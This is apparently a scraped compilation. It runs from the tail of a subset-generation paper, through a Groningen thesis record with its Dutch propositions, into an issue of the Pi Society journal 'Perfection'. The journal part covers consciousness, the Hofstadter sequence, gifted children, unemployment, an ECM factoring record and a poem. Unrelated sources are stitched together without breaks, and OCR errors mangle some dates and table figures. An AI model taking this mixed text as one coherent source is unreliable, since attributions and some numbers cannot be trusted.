An algorithm was presented for efficiently generating sequences of subsets in monotonically increasing order by size. The technique is applicable to the solution of Constraint Satisfaction Problems (CSP).

In the future it would be nice to have a direct mapping from the natural numbers $\mathcal{N}$ such that if $a_{\in\mathcal{N}} < b_{\in\mathcal{N}}$ then the number of 1's in the binary representation of a is less than the number of ones in the binary representation of b.


References

[1] Donald E. Knuth. *The Art of Computer Programming.* Addison-Wesley Publishing Company, Reading, Massachusetts, 1973.

[2] F. Ruskey. Information on subsets of a set. `http://sue.csc.uvic.ca/~cos/inf/comb/Subset-Info.html`, 1999.

[3] N.J.A. Sloane. The on-line encyclopedia of integer sequences. `http://www.research.att.com/~njas/sequences/`, 1999.

[4] E.W. Weisstein. CRC concise encyclopedia of mathematics. `http://www.astro.virginia.edu/~eww6n/math/Subset.html`, 1999.



Bifurcations in Hamiltonian systems [Online Resource] : computing singularities by Gröbner bases / Gerard Anton Lunter. - [S.l. : s.n.] ; [Groningen] : [University Library Groningen] [Host], 1999. - Online. : ill Datum laatste update: 26-11-1999. - Ook verschenen in gedrukte vorm. - Proefschrift Groningen. - Met lit.opg.

Totaal aantal pagina's / Total number of pages: 202

---

bestel een gedrukt exemplaar / order a printed copy

- PDF files
  - titlepages/contents [83 Kb]
  - chapter 1 [685 Kb]
  - chapter 2 [587 Kb]
  - chapter 3 [886 Kb]
  - chapter 4 [279 Kb]
  - chapter 5 [234 Kb]
  - chapter 6 [437 Kb]
  - chapter 7 [316 Kb]
  - appendix [171 Kb]
  - references [155 Kb]
  - samenvatting [94 Kb]
  - summary [94 Kb]
  - stellingen [120 Kb]
  - dankw [61 Kb]

Voor vragen: i service bibliotheek R*u*G
Installeer een Adobe Acrobat viewer om PDF files te bekijken.

Install an Adobe Acrobat viewer to view PDF files.

Voor vragen: i service bibliotheek R*u*G
Laatst gewijzigd: NaN - NaN - NaN

begin pagina

Stellingen behorende bij het proefschrift

Bifurcations in Hamiltonian systems
Computing singularities by Gröbner bases

van
Gerton Lunter

I

In al hun verscheidenheid zijn wiskundigen op één punt tamelijk eensgezind, namelijk in hun, wat Freud omschreef als, "narcisme van het kleine verschil".

II

[1, 2, 3] Beschouw het vierkant rooster $\mathbb{Z}^2$, en verbind horizontaal of verticaal aangrenzende punten met weerstanden van 1Ω. De vervangingsweerstand tussen de punten $(0,0)$ en (n,m) is dan

$$R(n,m) \;=\; \frac{1}{2} \sum_{\substack{\text{Alle paden be-}\\ \text{ginnend in } (0,0)}} \frac{1}{4^{\text{padlengte}}} \times \begin{cases} 1 \text{ als het pad eindigt in } (0,0) \\ -1 \text{ als het pad eindigt in } (n,m) \\ 0 \text{ in alle andere gevallen} \end{cases}$$

$$= \frac{1}{\pi^2} \int_0^\pi \int_0^\pi \frac{1 - \cos nt \cdot \cos ms}{2 - \cos t - \cos s} \mathrm{d}t\mathrm{d}s$$

$$= \frac{1}{2\pi i} \int_{-i}^{i} \frac{2}{1+u^2} - \frac{(u+1)^n u^n}{(1+u^2)(u-1)^n} \left\{ \frac{u^m (1-u)^m}{(1+u)^m} + \frac{(1+u)^m}{u^m (1-u)^m} \right\} \mathrm{d}u.$$

(De pad-som convergeert voorwaardelijk; de termen dienen gegroepeerd te worden naar padlengte. De laatste integraal geldt voor $n \geq 0$, en het integratiepad dient het punt $u = 0$ links te passeren indien $m > n$.)

In het bijzonder is $R(1,0) = \frac{1}{2}$, en $R(n,n) = \frac{2}{\pi}\left(\, 1 + \frac{1}{3} + \cdots + \frac{1}{2n-1} \,\right)$.

III

[4] Maak twee vergissingen, en je hebt de nijlpaarden aan het dansen.

IV

[5] Voor elke n reële getallen $b_1, \ldots, b_n$, niet allemaal nul, geldt de volgende ongelijkheid:

$$\left(2\sin\frac{\pi}{2(n+1)}\right)^4 \leq \frac{\sum_{k=1}^{n}(b_{k-1}-2b_k+b_{k+1})^2}{\sum_{k=1}^{n}b_k^2} \leq \left(2+2\cos\frac{\pi}{n+1}\right)^2,$$

waarbij $b_0 = b_{n+1} = 0$. Deze ongelijkheid kan niet worden aangescherpt.

V

[6] Niet alleen wiskundigen abstraheren met plezier.

VI

[7, 8] Zij a_n het n-de getal in Peter Hendriks' binaire variant van Conway's audioaktieve reeks, ook bekend als de *look-and-say sequence*, die begint met

a_0:	1	1 één,
a_1:	11	2 enen,
a_2:	101	1 één, 1 nul, 1 één,
a_3:	111011	3 enen, 1 nul, 2 enen,
a_4:	11110101	4 enen, 1 nul, 1 één, 1 nul, 1 één,
a_5:	100110111011	(etc.)

Het aantal cijfers waaruit a_n bestaat is gelijk aan

$$\left(\frac{8}{9}+\frac{1}{18}\sqrt[3]{748-36\sqrt{93}}+\frac{1}{18}\sqrt[3]{748+36\sqrt{93}}\right)\times$$
$$\left(\frac{1}{3}+\frac{1}{6}\sqrt[3]{116-12\sqrt{93}}+\frac{1}{6}\sqrt[3]{116+12\sqrt{93}}\right)^n,$$

naar beneden afgerond op een geheel getal, behalve voor $n = 2$ en $n = 3$.

VII

[9] Zij $B_n := (\mathbb{Z}/2\mathbb{Z}) \oplus (\mathbb{Z}/2\mathbb{Z}) \oplus \cdots \oplus (\mathbb{Z}/2\mathbb{Z})$ (n termen); $B_n \subset B_m$ $(n < m)$ door rechts toevoegen van nullen; $B := \cup_{n\in\mathbb{N}} B_n$.
Zij $\pi_n : B \to B_n$ de canonieke projectie.
Zij P_n de groep van permutaties van B_n; $P_n \subset P_m$ $(n < m)$ door rechts als de identiteit te laten werken; $P := \cup_{n\in\mathbb{N}} P_n$.
Zij $L_k := \{\sigma \in P | \exists n : \sigma \in P_{n+k}$ en $\forall \beta \in B : \pi_n \sigma \beta = \pi_n \beta\}$ (k-lokale permutaties).
Zij $c_k(\sigma) := \min\{m \in \mathbb{N} | \exists(\sigma_1, \ldots, \sigma_m) \in L_k^m : \sigma_1\sigma_2\cdots\sigma_m = \sigma\}$ (k-complexiteit).
Zij $N_k(\sigma) := \{\tilde{\sigma} \in P | \forall \beta \in B : \pi_k\sigma\pi_k\tilde{\sigma}\pi_k\sigma\pi_k\beta = \pi_k\sigma\pi_k\beta\}$ (k-nepinverses).
Dan:
1. $\forall n \geq 4\ \forall \sigma \in P_n, \sigma$ een 2-cykel : $c_3(\sigma) \leq 18(n-2)^4$
2. $\forall n \geq 4\ \forall \sigma \in P_n : c_3(\sigma) \leq (2^n!)18(n-2)^4$
3. $\forall n \geq 1\ \forall k \leq n : \max_{\sigma\in P_n} c_k(\sigma) \geq \log(2^n!)/\log(2^k!(2k-1))$
4. $\forall n \geq 4 : \max_{\sigma\in P_n} c_3(\sigma) \geq n2^{n-5}$
5. $\forall n \geq 1\ \forall \sigma \in P_n\ \forall k \geq 1 : N_k(\sigma) \neq \emptyset$
6. P=NP $\Rightarrow\ \forall a \in \mathbb{N}\ \exists b \in \mathbb{N} : \max\limits_{\substack{\sigma\in P_{2n},\\ c_3(\sigma)<n^a}} \min\limits_{\tilde{\sigma}\in N_n(\sigma)} c_3(\tilde{\sigma}) = O(n^b) \qquad (n \to \infty)$

VIII

Onder invloed van het Engels worden samengestelde woorden steeds vaker los geschreven. Het gebruik van deze Engelse Spatie is besmettelijk, en met name hoger opgeleiden, onder wie velen die normaal gesproken prat gaan op een verzorgd taalgebruik, vormen vanwege hun wisselende linguïstische contacten een risicogroep.

IX

Nonstandaardanalyse kan een bewijs zowel vereenvoudigen als verhelderen, en verdient een standaardplaats in het wiskundecurriculum. (Dit proefschrift, appendix A.1.)

X

Wie hardlopen saai vindt, loopt niet hard genoeg.

Verwijzingen

[1] H. Jordens. Verzin een puzzel en win. *MUON*, 50:14–15, 1998.

[2] G. Venezian. On the resistance between two points on a grid. *Am. J. Phys.*, 62(11):1000–1004, 1994.

[3] F. van Steenwijk. Equivalent resistors of polyhedral resistive structures. *Am. J. Phys.*, 66(1):90–91, 1998.

[4] Ultimate Play The Game: *Sabre Wulf*. `#AD86-#AD8C:` "`BIT 7,(IX+6) // JP P,#AD8F`".

[5] G. A. Lunter. New proofs and a generalisation of inequalities of Fan, Taussky and Todd. *J. of Math. Anal. and Appl.*, 185(2):464–476, 1994.

[6] H. Mulisch. *Bericht aan de rattenkoning*. De Bezige Bij, 1966.

[7] J. H. Conway. The weird and wonderful chemistry of audioactive decay. In T. M. Cover and B. Gopinath, editors, *Open problems in communication and computation*, pages 173–188. Springer Verlag, 1987.

[8] N. J. A. Sloane. The on-line encyclopedia of integer sequences. `Http://www.research.att.com/~njas/sequences/`, 1999. Reeksen A001387 en A049194.

[9] E. Fredkin and T. Toffoli. Conservative logic. *Int. J. Theor. Ph.*, 21(3–4):219–253, 1982.

PERFECTION

The Journal of the Pi Society

2 02/2000

The Pi Society

14 avenue Condorcet, 69100 Villeurbanne, France

Je me suis souvent hasardé dans ma vie à avancer des propositions dont je n'étais pas sûr ; mais tout ce que j'ai écrit là est depuis bientôt un an dans ma tête, et il est trop de mon intérêt de ne pas me tromper pour qu'on me soupçonne d'avoir énoncé des théorèmes dont je n'aurais pas la démonstration complète. Evariste Galois

Description

Name of the society : The Pi Society
Date of foundation : 1999
Cut-off : 99.9999th percentile
Spirit of the Society : M-classification
Structure : International Membership
Journal of the Society : Perfection
Language of the Journal : Free

Qualifying Scores

The following are minimum qualifying scores for membership in the Pi Society.
Test by P. Cooijmans : The Nemesis Test : 176
Test by P. Cooijmans : Test for Genius (short form) : 176 (before 1999)
Test by P. Cooijmans : Test for Genius (long form) : 176
Test by P. Cooijmans : Space, Time and Hyperspace : 176
Test by P. Cooijmans : Daedalus Test : 176
Test by P. Cooijmans : The Test to End All Tests: 176
Test by R. Hoeflin, Ph.D. : Mega Test : 176 (before 1999)
Test by R. Hoeflin, Ph.D. : Titan Test : 176 (before 1999)
Test by R. Hoeflin, Ph.D. : The Hoeflin Power Test : 176 (before 2000)
Test by R. Jonasson : Logima Strictica : 176
Test by K. Langdon : LAIT : 173 (before 1994)
Test by N. Lygeros, Ph.D. : G-Test : 176

Is Consciousness Physical?

G. Fogleman

Many people have the intuition that consciousness cannot be merely physical. This insight can be phrased as follows: There is something about subjective conscious experience that cannot be explained by physical laws. By physical laws I mean all that we know, in a broad sense, about the laws of physics, including relativity and quantum mechanics, and all that in principle can be built up from these fundamental laws: chemistry, biology, neurophysiology. A number of present-day philosophers believe that consciousness can be fully and satisfactorily explained in terms of physical mechanisms. Others disagree and believe that there must be something non-physical about consciousness. In *The Conscious Mind*, David Chalmers reports that he conducted an informal survey and found that the ratio is about two or three to one in favor of the physicalist description.

Proponents of the view that consciousness is not physical have had great difficulty coming up with a satisfactory argument for their case. In this article I review Frank Jacksons attempt, known as the knowledge argument, and discuss some of the rebuttals that have followed.

In his 1980 article What Mary Didnt Know, Frank Jackson attempts to refute the version of physicalism that states that the world is *entirely* physical. He considers a scientist named Mary who is confined to a black-and-white environment but who has learned everything there is to know about the physics, neurophysiology, associated functional states, etc. of color. If physicalism is true, then Mary knows everything there is to know about color. However, it cannot be the case that Mary knows all there is to know about color. When she is let out of the black-and-white room or given a color television, she will learn what it is like to see something red, say. Thus, from her subjective experience of the color red she acquires new knowledge about the world, and physicalism must be false. Jackson points out that the knowledge that Mary initially lacked was knowledge about the experience of others and not about her own. After Mary is let out of her black-and-white environment, she will realize that there was something about other peoples understanding of color that she was quite unaware of. Jackson says that knowledge about this feature is knowledge about a fact, but not a physical fact.

Laurence Nemirow and David Lewis disagree. They point out that the knowledge argument assumes that knowledge of what its like must be knowledge of the way things are. This identification is wrong and results from the confusion of knowledge with ability. Knowledge of what it is like to see a color is, in effect, the ability to imagine seeing that color. Referring back to Jacksons argument, Mary does not acquire new knowledge, but only new abilities. Thus the completeness of the physicalist description is not threatened. Some abilities are not expressible linguistically (e.g., how to wiggle your ears or ride a bicycle) and can only be learned by, say, trial and error, after having the basic idea pointed to through use of related concepts that are already available. There are some cases, e.g. the case of trying to explain the sensation of red to a blind person, where no related concepts are available and the attempts to express the new concept linguistically are doomed to failure. This does not appear, however, to cause any problems for physicalism. The argument of Nemirow and Lewis is known as the ability hypothesis.

In a 1995 article, Martine Nida-Rümelin attempts to explicitly separate the knowledge-how and the knowledge-that acquired by Mary when she is released from her black-and-white environment. Nida-Rümelin introduces a character named Marianna who, like Mary, has always lived in a black-and-white environment. She is not required to have detailed physicalist knowledge about color. Marianna is presented with four samples of color – say pieces of paper that are blue, red, green and yellow. She is asked which of these colors does she believe to be the color of the sky. Having always heard that the sky is beautiful, and personally finding the red paper particularly pretty, she points to the red paper and says I believe the sky is this color. Marianna correctly believes that she is normally sighted.

To explicitly state what it is that Marianna believes, we must distinguish between two uses of the concept of color. There is a linguistic, non-phenomenal meaning of color, denoted by blue(np) and red(np), that Marianna understands. Marianna believes that (1) the sky is blue(np) and not red(np). After being shown the colored papers, Marianna also knows the phenomenal sensations corresponding to blue and red, called blue(p) and red(p). Marianna incorrectly believes that (2) the sky appears red(p) and not blue(p) to normally sighted people. Mariannas beliefs (1) and (2) are beliefs about something that may or may not be the case, and thus these beliefs should have propositions as their content.

Nida-Rümelin points out the following about Jacksons Mary argument: When Mary is finally released she acquires new knowledge about the experiences of others (She learns, e.g., that the sky appears blue(p) to people with normal color perception). But Mary does not gain this item of knowledge simply by gaining sight and thereby acquaintance with colors. A disadvantage of Jacksons example is that it fails to distinguish two steps of epistemic progress that can be distinguished clearly in Mariannas case. There are two steps involved. First, Mary acquires epistemic access to color through personal experience of what it is like to see color. Second, Mary gains knowledge about things like how the sky appears to normally-sighted people.

Nida-Rümelin concludes that the above considerations provide a counter argument to the ability objections to Jacksons knowledge argument: I hope to have convinced the reader that the ability objection loses its intuitive appeal once one accepts that Marys epistemic progress is adequately described in the way here proposed (as an acquisition of phenomenal knowledge and not as an acquisition of knowing what its like) and that it certainly is not obvious how the claim that phenomenal knowledge too is nothing but a bundle of practical abilities could be argued for in a convincing manner.

I have only provided a very brief summary of these recent philosophical arguments, but I hope I have been able to give a little of the flavor of the discussion. Anyone interested in working through the full details of these arguments should take a look at the original papers.

Chalmers, D. (1996), The Conscious Mind (Oxford, Oxford University Press).

Jackson F. (1986), What Mary Didnt Know, Journal of Philosophy, 83, p.291-295.

Lewis, D. (1990), What Experience Teaches, in Mind and Cognition, ed. W. Lycan (Oxford: Blackwell), p. 499-519.

Nemirow, L. (1990), Physicalism and the Cognitive Role of Acquaintance, in Mind and Cognition, ed. W. Lycan (Oxford: Blackwell), p. 490-499.

Nida-Rümelin, M. (1995), What Mary Couldnt Know: Belief about Phenomenal States, in Conscious Experience, ed. T. Metzinger (Paderborn: Schöningh), p. 219-241.

The Hofstadter Sequence: A Paradigm for Non-uniform Reasoning

N. Lygeros

translated from french by Q. Jackson and the author

The Douglas Hofstadter sequence is, to some extent, a deformation of Fibonacci's. It represents a generic case of the existence of an abstracted relation between the immediate future and the remote past. With the opposition to the mentality generated by the theory of differential equations, we find in this sequence a fractal aspect whose complexity is interpreted a priori as indeterminism because this recursive process seems to have a chaotic behavior. Our goal is to show that this process, ultimately deterministic and understandable, constitutes a paradigm for non-uniform reasoning.

One of the characteristics of the reasoning described as intelligent is the synchronic synthesis of knowledge to solve a given problem. It seems that for relatively elementary problems - for example, exercises or fast tests - this characteristic is amply sufficient for their resolution. The really difficult problems, however, require the use of diachronic synthesis. This method, although very expensive in terms of memory, is essential. Indeed, its power not only makes it possible to overcome the difficulties encountered, but also to completely understand the complexity of the problems.

Within this framework, let us attempt to analyze the surprising character of the fast resolution of a complex problem. It is obvious that this type of resolution can come from a preliminary knowledge of a problem and an analogous resolution. Let us therefore exclude this case from our study, a choice which all the more highlights the surprising character of the resolution. Let us propose, then, a possible explanation of this phenomenon: fast resolution appears surprising for one observing the solver because the observer first carries out an implicit inference, knowing the continuity of the reasoning in cognitive space. This inference implies for the observer that there is no essential phase shift in the reasoning of the solver. Thus, for the observer, the immediate outcome of the intellectual advance could even depend only on the present. Nevertheless, we now consider a type of problem whose heuristic model corresponds to the Douglas Hofstadter sequence. It is clear that the value sought for a given row does not depend on those of immediately close rows. In this type of problem, a local knowledge proves to be insufficient and only a diachronic synthesis, and thus, in a certain total way, allows the determination of the required value. And it is precisely this method of the solver that surprises the observer: the solver was not locally fast but different in an essential way.

Thus our paradigm of non-uniform reasoning explicitly shows that the difference between a reasoning based on a diachronic synthesis and another is qualitative rather than quantitative. Moreover, when the solver belongs to one of the fundamental categories (cf our article: M-classification) this qualitative difference leads to a concept incomparable in cognitive space.

L'enfant surdoué et l'école

M. Heremans

psychologue de Mensa Youth Foundation Belgium-Luxemburg

La science n'a pas dit son dernier mot, loin s'en faut, sur les questions relatives à la cognition humaine. Les considérations idéologiques supplantent trop souvent les réflexions scientifiquement fondées, y compris chez les " défenseurs " du QI et de la surdouance. Je sais parfaitement bien qu'en prenant fait et cause pour la reconnaissance et la défense des enfants surdoués je tombe partiellement dans le piège idéologique que je dénonce. Le militantisme fait rarement bon ménage avec la science. De plus,la " réalité " est souvent très difficile à modéliser en sciences humaines ; les généralisations propres au discours scientifique s'avèrent facilement abusives. Considérez donc les assertions qui suivent avec les nuances qui s'imposent...(remarques, critiques,...bienvenues !)

Pourquoi l'école actuelle est-elle inadaptée aux enfants intellectuellement précoces?

L'ennui

* Les programmes scolaires sont conçus en fonction du rythme d'apprentissage moyen des élèves.

* Or, dès leur entrée en première primaire, les enfants surdoués ont, intellectuellement s'entend, au moins un an et demi d'avance par rapport aux enfants d'intelligence moyenne.

* Ils sont dans une situation plus ou moins comparable à celle d'un enfant d'intelligence moyenne qui serait contraint de suivre un enseignement dans une école fréquentée par des déficients mentaux !

* L'hétérogénéité croissante des classes, due à une série de mesures politiques récentes (cabinet Onckelinckx) visant à retarder, voire éliminer, toute forme de sélection (interdiction de redoublement avant la fin de la deuxième primaire (CE1), passage automatique de la première à la deuxième secondaire (en France, passage de 6ème en 5ème), etc.), aggrave encore le décalage que vit l'enfant surdoué.

* Selon Jean-Charles Terrassier, spécialiste français des enfants surdoués, on assiste ainsi à une augmentation artificielle du nombre d'élèves surdoués!

* Des propos qui précèdent, il ne faudrait pas conclure de façon hâtive que le redoublement est à mes yeux une mesure nécessaire et efficace. Mais sa suppression, sans autre forme de procès, nous fait tomber de Charybde en Scylla !

La dyssynchronie intellectuelle (au sens de Jean-Charles Terrassier)

* L'école, organisée en classes d'âge est adaptée à un enfant purement virtuel qui serait moyen dans tous les secteurs (mathématiques, orthographe, raisonnement verbal ou logico-mathématique, capacités d'attention etc.)

* Or, les enfants surdoués polyvalents sont l'exception plutôt que la règle. Pourquoi un élève très doué en mathématiques, par exemple, devrait-il être freiné dans sa progression au sein de sa branche de prédilection sous prétexte qu'il a moins de facilités en orthographe ou que son écriture ne correspond qu'à son âge chronologique ?

* Le regroupement des enfants surdoués dans des classes spéciales ne résout que partiellement ce problème.

Pédagogie inadaptée

* Si les enfants " légèrement " surdoués (QI 130 - Perc. 98) s'accommodent parfois de solutions consistant à accélérer ou renforcer le programme (saut de classe, choix d'une école élitiste, par exemple) il en va différemment des enfants modérément (QI 150 - Perc. 99.9) et surtout sévèrement (QI 160/170 - Perc. 99.99) surdoués qui sont qualitativement trop différents des enfants ordinaires, même motivés et travaillant beaucoup.

* L'approche artificiellement encyclopédique des écoles élitistes, la quantité de matière prévalant sur l'intégration des connaissances (" tête bien pleine ") et le caractère trop dirigiste et conformiste de leur " pédagogie " (discours magistral, rôle passif de l'élève) ne parviennent pas à satisfaire la curiosité intellectuelle propre au surdoué.

* Les écoles à pédagogie dite " nouvelle " (Montessori,Freinet, Decroly) sont en ce sens plus adaptées puisque les élèves y sont considérés comme acteurs plutôt que comme spectateurs des apprentissages. Par ailleurs, l'importance que ces écoles accordent à l'intégration des connaissances (" tête bien faite ") convient bien à l'approche cognitive de l'élève surdoué. Malheureusement les connaissances proprement dites (connaissances déclaratives telles que définies en psychologie cognitive) y occupent souvent une place vraiment trop réduite. L'enfant n'est pas suffisamment entraîné à mémoriser.

Difficultés d'intégration

* L'enfant surdoué a des difficultés à communiquer avec les enfants de son âge parce qu'il ne partage pas leurs centres d'intérêts. Et s'il les partage, il les aborde de manière qualitativement différente.

* Philippe Gouillou, autre spécialiste français des enfants surdoués, dit à ce sujet, reprenant un concept utilisé en P.N.L., que l'enfant intellectuellement précoce est dans l'incapacité de réussir ses " tests de similarité " avec les enfants de son âge.

* Afin d'établir coûte que coûte un contact avec leurs pairs, certains enfants essayent d'adopter les comportements les plus normalisés possibles . Ils jouent en quelque sorte un rôle de composition en " singeant " les autres. La personnalité ainsi construite se révèle tellement artificielle qu'elle est rapidement démasquée par les autres enfants d'où, isolement progressif; risques de phobie scolaire, de dépression, voire de suicide.

Mauvaises habitudes de travail

En référence à la théorie de Piaget concernant l'adaptation, on peut considérer que l'enfant surdoué est doté de telles capacités d'assimilation que les schèmes d'accommodation sont insuffisamment mis à contribution. Il n'apprend pas à travailler, à se dépasser, à faire preuve de persévérance. Dès lors, la moindre " vraie " difficulté le déconcerte, voire l'angoisse. Il abandonne parfois prématurément une tâche dont la solution ne lui apparaît pas de façon immédiate. Dans l'enseignement secondaire (surtout à partir de la troisième année) il peut être confronté à des difficultés d'apprentissage et de mémorisation lorsque les matières deviennent plus complexes !

Que faire ?

* Le principe général à suivre est identique à celui qui devrait prévaloir à l'éducation de tout enfant : lui assurer un épanouissement intellectuel et socio-affectif optimal.

* Il est donc nécessaire de veiller à ce que l'enfant :

- puisse progresser à son rythme, nécessairement différencié selon les secteurs puisque, comme je l'ai dit plus haut, la précocité polyvalente est l'exception

- ait la possibilité de réussir ses tests de similarité avec d'autres enfants

* En Belgique il n'existe malheureusement pas de structure scolaire adaptée aux enfants surdoués. Le " syndrome " de la précocité intellectuelle est en effet superbement ignoré dans notre pays . Le décret " Onckelinckx " du 31/5/1999 (ce fut le cadeau d'adieu de notre ministre de l'éducation !) modifiant la réglementation relative aux jurys de la communauté française compétents pour l'enseignement secondaire, m'a ôté l'une des rares possibilités d'orientation qui restait à ma disposition pour ces enfants, à savoir, l'admission anticipée aux examens du jury (l'autre possibilité est le saut de classe, en primaire, du moins). En effet, ce décret interdit (aucune dérogation n'est prévue), à tout élève suivant des cours par correspondance - en France, à distance- (auxquels les surdoués ont souvent recours) de terminer ses humanités avec plus d'un an d'avance. Il s'agit d'une mesure très injuste si l'on sait que le taux de réussite des enfants admis précocement à ces examens est très supérieur à la moyenne ! (en France, une mesure identique avait été proposée - j'ignore si elle est toujours d'application -concernant le baccalauréat

Echec scolaire chez l'enfant surdoué

Contrairement à une opinion répandue parmi le grand public, les enfants surdoués rencontrent parfois de graves difficultés scolaires. Parmi les raisons qui expliquent l'échec, citons les causes d'origine :

- Conative : démotivation due à l'ennui ;

- Socio-affective : inhibitions liées à l'impossibilité de nouer des contacts enrichissants avec ses pairs.(et souvent aussi, malheureusement avec les enseignants) Or l'équilibre affectif favorise l'investissement intellectuel. ;

- Cognitive : consécutives à la dyssynchronie intellectuelle. Ces dernières passent très souvent inaperçues à l'école primaire parce que l'enfant camoufle, grâce à son potentiel élevé, certaines difficultés plus ou moins spécifiques, par ex. :

- Syndrome ADHD (ou " hyperkinésie ") : caractérisé par des troubles intensifs de l'attention sélective souvent associés à une instabilité motrice excessive. (à ne surtout pas confondre avec la suractivité de l'enfant qui s'ennuie);

- Dyslexie : difficultés sévères en lecture liées à l'impossibilité d'automatiser les processus de décodage (des graphèmes en phonèmes). La lecture à voix haute de l'enfant dyslexique est, si on la compare à celle des normolecteurs du même âge, trop lente, hachée et fautive. La dyslexie peut passer longtemps inaperçue chez l'enfant surdoué parce que ses capacités de compréhension et sa culture générale suppléent partiellement aux difficultés de décodage.

Temps de travail, Machines et Chomage

A. Frank

Les machines (robots, ordinateurs,...) ont été conçues pour aider l'homme, et non pour lui poser un tas de problèmes. Or , que se passe-t-il? Dans le contexte actuel, elles sont génératrices de chômage!! Ce n'est évidemment nullement leur "faute", mais la cause de ce sinistre état de fait est à chercher dans un système aberrant.

Pour effectuer une tâche déterminée, il fallait il y a vingt ans (à titre d'exemple) 10h. Maintenant, avec l'aide des machines, il n'en faut plus que 5. Donc, pour une même productivité, au lieu de 38 h (par semaine), il n'en faut plus que 19 (un peu plus, globalement, vu la maintenance des machines). C'est magnifique : Grâce aux machines, il faut travailler deux fois moins pour obtenir le même résultat. Ce devrait être une grande réussite! (nous n'entrerons pas ici dans le problème de la civilisation des loisirs) . Que ce passe-t-il en pratique? "ON" a fixé des "temps de travail" (le nombre d'heures à prester par semaine - et non pas ce qui doit être fait) , et comme, grâce aux machines, deux personnes peuvent maintenant, pendant ce temps, faire ce qu'une faisait avant, on licencie l'autre, au nom du rendement! Dès lors, les machines sont devenues des ennemies de l'homme. Cette vision peut sembler simpliste, mais les exemples pullulent : Faire une facture, émettre un billet d'avion, imprimer un article,...

Et cela ne semble en rien devoir s'arrêter : la "compétitivité" à tout prix, le "tabou" du nombre d'heures à respecter, la peur (!) de pouvoir être remplacé par une machine "plus rapide et plus efficace". Combien de gens auraient un "rendement" (je n'aime pas ce terme) meilleur s'ils pouvaient travailler à leur rythme et à leur convenance, pour exécuter des tâches données.

Je terminerai en donnant un exemple que j'ai agréablement vécu : Il y a 25 ans, j'étais responsable des horaires à l'Université Nationale du Zaïre, Campus de Kisangani. L'emploi du temps annuel demandait la prise en considération de beaucoup de données (déplacements des visiteurs, regroupements, locaux...) En une semaine, je réalisai l'emploi du temps de tout le monde, pour un an. Les quelques centaines de professeurs et représentants d'étudiants se trouvèrent satisfaits. Le Secrétaire général de l'université, m'ayant convoqué, me dit " tu as réalisé un travail qui prend "normalement" deux mois" , donc tu reprendras tes activités dans sept semaines... en attendant, amuse-toi bien! Que la vie serait belle s'il en était toujours ainsi.

New ECM record

N. Lygeros, M. Mizony, P. Zimmermann

Champion of 40 digits
1232079689567662686148201863995544247703 p(11279) (Lenstra-Dixon 10/91)
Champion of 42 digits
184976479633092931103313037835504355363361 10,201- (D. Rusin 04/92)
Champion of 43 digits
5688864305048653702791752405107044435136231 p(19997) (Berger-Mueller 03/93)
Champion of 44 digits
27885873044042449777540626664487051863162949 p(19069) (Berger-Mueller 06/95)
Champion of 47 digits
120257020000651838057515137326162765161818009 61 5,256+ (P. Montgomery 11/95)
28207978317787299519881883345010831781124600233 30,109- (P. Montgomery 2/96)
Champion of 48 digits
662926550178509475639682769961460088456141816377 24,121+ (R. P. Brent 10/97)
Champion of 49 digits
1078825191548640568143407841173742460493739682993 2,1071+ (P. Zimmermann 6/98)
Champion of 53 digits
536251126919238435081179423115164281730219033003445 67 2,677- (C. Curry 9/98)
Champion of 54 digits
484061254276878368125726870789180231995964870094916937 (N. Lygeros, M. Mizony 12/99)

On December 26, 1999, we found a prime factor of 54 digits of a 127-digit composite number with GMP-ECM, a free implementation of the Elliptic Curve Method (ECM) of Paul Zimmermann based on T. Granlund's GMP multiprecision library. According to the table maintained by Richard Brent this is the largest prime factor ever found by ECM.

The number we factored was a cofactor from $(6^{43}-1)^{42}+1$, more precisely $n = b^4 - b^2 + 1$ where $b = 6^{43} - 1$. It was known that $n = 13 * 733 * 7177 * c127$ where c127 is a 127-digit composite number. We discovered that this number factors into $c127 = p54 * p73$ where $p54 = 484061254276878368125726870789180231995964870094916937$ is the factor found. This search was done in a huge factoring project started a year ago about generalized Sloane's sequences. Those generalize sequences A003504, A005166 and A005167 from The Encyclopedia of Integer Sequences.

The Elliptic Curve Method was discovered by H. W. Lenstra in 1985. The lucky curve was of the form $b * y^2 * z = x^3 + A * x^2 * z + x * z^2$
with A =42252164565182179790842156574398525292951923168424966 6 mod p, and group order $2^3*3^2*13*53*283*337*29077*837283*1164803*3978523*7613819*8939393*13323719$. Very surprisingly, the 54-digit prime was found in step 1 of ECM! The first limit used was B1=15,000,000. The probability of finding a 54-digit prime in step 1 with such parameters is about one over three million. We just did 1300 curves. The lucky curve took 454 seconds to compute on a 500Mhz Dec Alpha EV6 from the Center for the Development of Parallel Scientific Computation.

Au bord du ciel et de la mer

N. Lygeros

Par son insupportable légèreté, la Grèce tient du ciel.
Une légèreté que nous pourrions qualifier de socratique.
Devant la gravité permanente du contexte historique,
la légèreté représente une sorte de survie.
Un moyen d'affonter le destin.
Le destin d'un peuple en quête d'absolu.
Un absolu nécessaire, celui de l'existence.
Chez nous l'existence diachronique est synonyme d'éternité de l'instant,
d'où la conscience de détenir un trésor lorsque nous parlons d'histoire.
Nous marchons avec légèreté afin de ne pas écraser nos vestiges.

Par la profondeur de son histoire, la Grèce tient de la mer.
Une histoire qui a la beauté de l'invisible.
Son caractère invisible n'est pas dû à l'obscurité
mais à l'accumulation de lumière ; un paradoxe alexandrin.
Comment voir dans la multitude du visible ?
Chaque parcelle de notre pays est chargée d'histoire.
Alors que vaut l'essentiel lorsque tout est important ?
Chez nous l'existence synchronique est synonyme d'omniprésence de l'histoire,
d'où la conscience de détenir un trésor lorsque nous vivons l'instant.
Nos pas sont profonds afin de toucher notre mémoire.

La force de la Grèce c'est d'être une frontière entre le ciel et la mer.
Un point de contact entre deux mondes bleus.
Les îles dans la mer, les cimes dans le ciel.
Une terre gorgée de lumière qui réchauffe son peuple.
Un peuple attaché à sa terre comme le langage à la pensée.
Notre langue est comme ce marbre antique
